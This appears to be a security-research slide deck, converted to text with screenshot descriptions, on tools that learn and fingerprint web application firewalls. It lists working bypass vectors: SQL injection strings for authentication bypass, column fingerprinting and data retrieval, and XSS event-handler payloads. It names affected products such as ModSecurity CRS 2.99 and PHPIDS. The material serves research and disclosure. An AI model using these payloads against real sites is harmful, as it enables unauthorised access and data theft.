- Clear all requests

Infer Browser



Check Result

Regex	Success Status	Campaigns	Queries A	Queries B	Results
TP/1.1 403 block im...	<input type="checkbox"/>	test	4164	2746	Bypassed

Statistics

Bypass: '<p onclick=!a()>'

Target A Membership Queries: '2745'

Target A Cached Membership Queries: '7771'

Target A Equivalence Queries: '69'

Target A Cached Equivalence Queries: '0'

Target A Cached Membership Equivalence Queries: '41'

Target B Membership Queries: '4163'

Target B Cached Membership Queries: '2709'

Target B Equivalence Queries: '0'

Target B Cached Equivalence Queries: '0'

Target B Cached Membership Equivalence Queries: '22'

Learned Target B model states: '64'

Learned Target A model states: '33'

Cross-check times: '69'

OK

Using SFADiff to infer only HTML Parser?

The screenshot displays a table of network requests. The first row is highlighted in orange and contains the following data:

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status	Camp
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	HTTP/1.1 403 Forbidden		

A context menu is open over the first row, listing several actions. Two red arrows point to the following options, which are also highlighted with red boxes:


- Start Filter Differential Learning with MySQL
- Start Filter Differential Learning with Browser Filter

Other options in the menu include: Test Request(s), Remove Request(s), Start Filter Learning, Start Filters(s) Differential Learning (Select (2) Requests), Start Filters(s) WAF Distinguish, Start Filters(s) Distinguish Tree Generation, Start Browsers Differential Learning, and Clear all requests.


Bonus:


Use SFADiff to generate
Fingerprints

Differential Learning of WAFs



Generating Program Fingerprints





Fingerprinting WAFs

The screenshot shows a web application interface with the following components:

- Navigation Tabs:** Learning, Differential Learning, Tree (selected), Settings, About.
- WAF Trees Table:**

Name	description	Value
waf_tree1	Auto-generated WAF distinguishing tree using SFADiff	<input checked="" type="checkbox"/>
waf_tree2	Auto-generated WAF distinguishing tree using SFADiff	<input type="checkbox"/>
- Test Requests Table:**

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status	Campaigns
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	(HTTP/1.1 403 block im...	<input type="checkbox"/>	
- Context Menu:**
 - Test Request(s)
 - Remove Request(s)
 - Start Filter Learning
 - Start Filters(s) Differential Learning (Select (2) Requests)
 - Start Filter Differential Learning with MySQL
 - Start Filter Differential Learning with Browser
 - Start Filter Differential Learning with Browser Filter
 - Start Filters(s) WAF Distinguish** (highlighted)
 - Start Filters(s) Distinguish Tree Generation
 - Start Browsers Differential Learning
- JSON View:** A sidebar on the right shows a JSON tree structure with nodes like "STRING": "et<\\!" and "True": "PHPIDS 0.7.0".

Bonus:
Generating Your Own
Fingerprinting Trees

Generate Fingerprinting Trees

ID	Host	Method	URL	Success Regex	Fail Regex	Success Status
0	83.212.105.5	GET	/PHPIDS07/	HTTP/1.1 200 OK	(HTTP/1.1 403 block im...	<input type="checkbox"/>
1	83.212.105.5	GET	/expose/		m...	<input checked="" type="checkbox"/>

#1 Select two (2) or more requests

- Test Request(s)
- Remove Request(s)
- Start Filter Learning
- Start Filters(s) Differential Learning (Select (2) Requests)
- Start Filter Differential Learning with MySQL
- Start Filter Differential Learning with Browser
- Start Filter Differential Learning with Browser Filter
- Start Filters(s) WAF Distinguish
- Start Filters(s) Distinguish Tree Generation**
- Start Browsers Differential Learning
- Clear all requests

#2 Select Tree

The screenshot shows a table with two rows of requests. The first row has ID 0, Host 83.212.105.5, Method GET, URL /PHPIDS07/, Success Regex HTTP/1.1 200 OK, Fail Regex (HTTP/1.1 403|block|im..., and Success Status checkbox. The second row has ID 1, Host 83.212.105.5, Method GET, URL /expose/, Success Regex, Fail Regex m..., and Success Status checked checkbox. A context menu is open over the second row, listing various actions. A red box labeled '#1 Select two (2) or more requests' has an arrow pointing to the two selected rows. Another red box labeled '#2 Select Tree' has an arrow pointing to the 'Start Filters(s) Distinguish Tree Generation' option in the menu.

Using SFADiff to generate fingerprints for WAFS only?

- Browser Fingerprinting 

Vulnerabilities

GOFA SQL Injections

- Grammar for extending search conditions:

*select * from users where user = admin and email = **\$_GET[c]***

```
S: A main
main: search_condition
search_condition: OR predicate | AND predicate
predicate: comparison_predicate | between_predicate | like_predicate | test_for_null | in_predicate
| all_or_any_predicate | existence_test
comparison_predicate: scalar_exp comparison scalar_exp | scalar_exp COMPARISON subquery
between_predicate: scalar_exp BETWEEN scalar_exp AND scalar_exp
like_predicate: scalar_exp LIKE atom
test_for_null: column_ref IS NULL
in_predicate: scalar_exp IN ( subquery ) | scalar_exp IN ( atom )
all_or_any_predicate: scalar_exp comparison any_all_some subquery
existence_test: EXISTS subquery
scalar_exp: scalar_exp op scalar_exp | atom | column_ref | ( scalar_exp )
atom: parameter | intnum
subquery: select_exp
select_exp: SELECT name
any_all_some: ANY | ALL | SOME
column_ref: name
parameter: name
intnum: 1
op: + | - | * | /
comparison: = | < | >
name: A
```

GOFA SQL Injections

- Authentication bypass using the vector: **or exists (select 1)**

Example:

```
select * from users where username = $_GET['u'] and password = $_GET['p'];
```

```
select * from users where username = admin and password = a or exists (select 1)
```

Affected: ModSecurity CRS 2.99, PHPIDS, WebCastellum, Expose

GOFA SQL Injections

- Authentication bypass using the vector: **1 or a = 1**
1 or a like 1

Example:

```
select * from users where username = $_GET['u'] and password = $_GET['p'];
```

```
select * from users where username = admin and password = 1 or isAdmin like 1
```

*Affected: ModSecurity CRS 2.99, PHPIDS (only for statement with 'like'),
WebCastellum, Expose*

GOFA SQL Injections

- Columns/variables fingerprinting using the vectors: **and exists (select a)**
a or a > any select a

Example:

```
select * from users where username = admin and id = $_GET['u'];
```

```
select * from users where username = admin and id = 1 and exists (select email)
```

Affected: ModSecurity CRS 2.99, PHPIDS, WebCastellum, Expose

GOFA SQL Injections

- Grammar for extending select queries:

*select * from users where user = ***\$_GET[c]****

```
S: A main
main: query_exp
query_exp: groupby_exp | order_exp | limit_exp | procedure_exp | into_exp | for_exp |
lock_exp | ; select_exp | union_exp | join_exp
groupby_exp: GROUP BY column_ref ascdesc_exp
order_exp: ORDER BY column_ref ascdesc_exp
limit_exp: LIMIT intnum
into_exp: INTO output_exp intnum
procedure_exp: PROCEDURE name ( literal )
literal: string | intnum
select_exp: SELECT name
union_exp: UNION select_exp
ascdesc_exp: ASC | DESC
column_ref: name
join_exp: JOIN name ON name
for_exp: FOR UPDATE
lock_exp: LOCK IN SHARE MODE
output_exp: OUTFILE | DUMPFILe
string: name
intnum: 1
name: A
```

GOFA SQL Injections

- Data retrieval bypass using the vector: **1 right join a on a = a**

Example:

```
select * from articles left join authors on author.id=$_GET['id']
```

```
select * from articles left join authors on author.id= 1 right join users on author.id = users.id
```

Affected: ModSecurity CRS 2.99, WebCastellum

GOFA SQL Injections

- Columns/variables fingerprinting using the vectors: **a group by a asc**

Example:

```
select * from users where username = $_GET['u'];
```

```
select * from users where username = admin group by email asc
```

Affected: ModSecurity CRS 2.99, PHPIDS, WebCastellum, Expose

GOFA SQL Injections

- Columns/variables fingerprinting using the vectors: **procedure a (a)**

Example:

```
select * from users where username = $_GET['u'];
```

```
select * from users where username = admin procedure analyze()
```

Affected: libInjection

SFADiff XSS Bypass

- XSS Attack vectors in PHPIDS 0.7/ Expose 2.4.0

<p onmouseover=-a() ></p>

<p onmouseover=(a()) ></p>

<p onmouseover=;a() ></p>

<p onmouseover=!a() ></p>

- Other types of events can also be use used for the attack (e.g. "onClick").
- Rules 71, 27, 2 and 65 are related to this insufficient pattern match.

Future Work

- Currently building many optimizations.
- We have a similar line of work on sanitizers.
- Incorporate fuzzers to improve models.
- Our vision is to enforce a standard for such products.

New ideas?

